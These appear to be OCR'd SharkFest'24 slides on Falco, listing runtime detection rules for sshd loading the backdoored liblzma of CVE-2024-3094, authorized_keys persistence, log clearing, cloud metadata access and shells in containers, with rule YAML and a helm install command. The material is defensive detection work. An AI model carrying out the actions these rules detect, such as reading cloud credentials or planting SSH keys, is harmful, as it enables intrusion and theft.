
Type	Priority	Source	Name	File	Tags	Maturity	Status
rule	WARNING	syscalls	Adding ssh keys to authorized_keys	falco-incubating_rules.yaml	maturity_incubating host filesystem mitre_persistence T1098.004	incubating	enabled
rule	WARNING	syscalls	Backdoored library loaded into SSHD (CVE-2024-3094)	falco-incubating_rules.yaml	maturity_incubating host container mitre_initial_access T1556	incubating	enabled
rule	NOTICE	syscalls	Basic Interactive Reconnaissance	falco-sandbox_rules.yaml	maturity_sandbox host container process mitre_reconnaissance TA0043	sandbox	enabled
rule	NOTICE	syscalls	BPF Program Not Profiled	falco-incubating_rules.yaml	maturity_incubating host container mitre_persistence TA0003	incubating	enabled
rule	NOTICE	syscalls	Change namespace privileges via unshare	falco-incubating_rules.yaml	maturity_incubating container mitre_privilege_escalation T1611	incubating	enabled
rule	NOTICE	syscalls	Change thread namespace	falco-incubating_rules.yaml	maturity_incubating host container process mitre_privilege_escalation T1611	incubating	enabled
rule	WARNING	syscalls	Clear Log Activities	falco_rules.yaml	maturity_stable host container filesystem mitre_defense_evasion T1070 NIST_800-53_AU-10	stable	enabled
rule	NOTICE	syscalls	Contact cloud metadata service from container	falco-incubating_rules.yaml	maturity_incubating network container mitre_discovery T1565	incubating	enabled
rule	NOTICE	syscalls	Contact EC2 Instance Metadata Service From Container	falco-incubating_rules.yaml	maturity_incubating network aws container mitre_credential_access T1552.005	incubating	enabled
rule	NOTICE	syscalls	Contact K8S API Server From Container	falco_rules.yaml	maturity_stable container network k8s mitre_discovery T1565	stable	enabled
rule	ERROR	syscalls	Container Drift Detected (chmod)	falco-sandbox_rules.yaml	maturity_sandbox container process filesystem mitre_execution T1059	sandbox	disabled

Falco Rules Library

SharkFest'24 US
June 15-20 · Fairfax, VA



Type	Priority	Source	Name
rule	WARNING	syscalls	Adding ssh keys to authorized_keys
rule	WARNING	syscalls	Backdoored library loaded into SSHD (CVE-2024-3094)
rule	NOTICE	syscalls	Basic Interactive Reconnaissance
rule	NOTICE	syscalls	BPF Program Not Profiled
rule	NOTICE	syscalls	Change namespace privileges via unshare
rule	NOTICE	syscalls	Change thread namespace
rule	WARNING	syscalls	Clear Log Activities
rule	NOTICE	syscalls	Contact cloud metadata service from container
rule	NOTICE	syscalls	Contact EC2 Instance Metadata Service From Container
rule	NOTICE	syscalls	Contact K8S API Server From Container
rule	ERROR	syscalls	Container Drift Detected (chmod)



Type: rule

Priority: WARNING

Name: Backdoored library loaded into SSHD (CVE-2024-3094)

Desc:

This rule detects possible CVE-2024-3094 exploitation when the SSH daemon process loads a vulnerable version of the liblzma library. An attacker could exploit this to interfere with authentication in sshd via systemd, potentially compromising sensitive data or escalating their privileges.

Source: syscalls

Condition:

```
open_read and  proc.name=sshd and  (fd.name contains "liblzma.so.5.6.0" or
fd.name contains "liblzma.so.5.6.1")
```

Output:

```
SSHD loaded a backdoored version of liblzma library %fd.name with parent
%proc.pname and cmdline %proc.cmdline (process=%proc.name parent=%proc.pname
file=%fd.name evt_type=%evt.type user=%user.name user_uid=%user.uid
user_loginuid=%user.loginuid proc_exepath=%proc.exepath command=%proc.cmdline
terminal=%proc.tty exe_flags=%evt.arg.flags %container.info)
```

Status: incubating

Status: enabled

Required engine version: 0.35.0

Tags: maturity_incubating host container mitre_initial_access T1556

Depends on:

macro open_read

Rule Logic

```
- rule: Terminal shell in container
  desc: A shell has been spawned in a container.
  condition: >
  spawned_process and container
  and shell_procs
  output: >
  A shell was spawned in a container (user=%user.name
  user_loginuid=%user.loginuid %container.info
  shell=%proc.name parent=%proc.pname
  cmdline=%proc.cmdline container_id=%container.id)
  priority: WARNING
  tags: [container, shell, mitre_execution]
```

Rule Logic


```
- rule: Terminal shell in container
  desc: A shell has been spawned in a container.
  condition: >
 spawned_process and container
 and shell_procs
  output: >
 A shell was spawned in a container
(user=%user.name user_loginuid=%user.loginuid
%container.info shell=%proc.name
parent=%proc.pname cmdline=%proc.cmdline
container_id=%container.id)
  priority: WARNING
  tags: [container, shell, mitre_execution]
```

```
- list: shell_binaries
  items: [ash, bash, csh, ksh, sh,
tcsh, zsh, dash]

- macro: shell_procs
  condition: proc.name in
(shell_binaries)

- macro: container
  condition: (container.id !=
host)

- macro: spawned_process
  condition: >
   evt.type in (execve, execveat)
   and evt.dir=<
```

Install Falco

SharkFest'24 US
June 15-20 · Fairfax, VA


#sf24us



```
root@master:~# helm install falco falcosecurity/falco --namespace falco \
>    --create-namespace \
>    --set tty=true \
>    --set falcosidekick.enabled=true \
>    --set falcosidekick.webui.enabled=false \
>    --set falcosidekick.webui.redis.storageEnabled=false \
>    --set falcosidekick.config.webhook.address=http://falco-talon:2803 \
>    --set collectors.containerd.socket=/run/k3s/containerd/containerd.sock \
>    --set "falcoctl.config.artifact.install.refs={falco-rules:2,falco-incubating-rules:2,falco-sandbox-rules:2}" \
>    --set "falcoctl.config.artifact.follow.refs={falco-rules:2,falco-incubating-rules:2,falco-sandbox-rules:2}" \
>    --set "falco.rules_file={/etc/falco/falco_rules.yaml,/etc/falco/falco-incubating_rules.yaml,/etc/falco/falco-
sandbox_rules.yaml,/etc/falco/rules.d}" \
>    -f custom-rules.yaml
```

https://falco.org/docs/install-operate/third-party/install-tools/

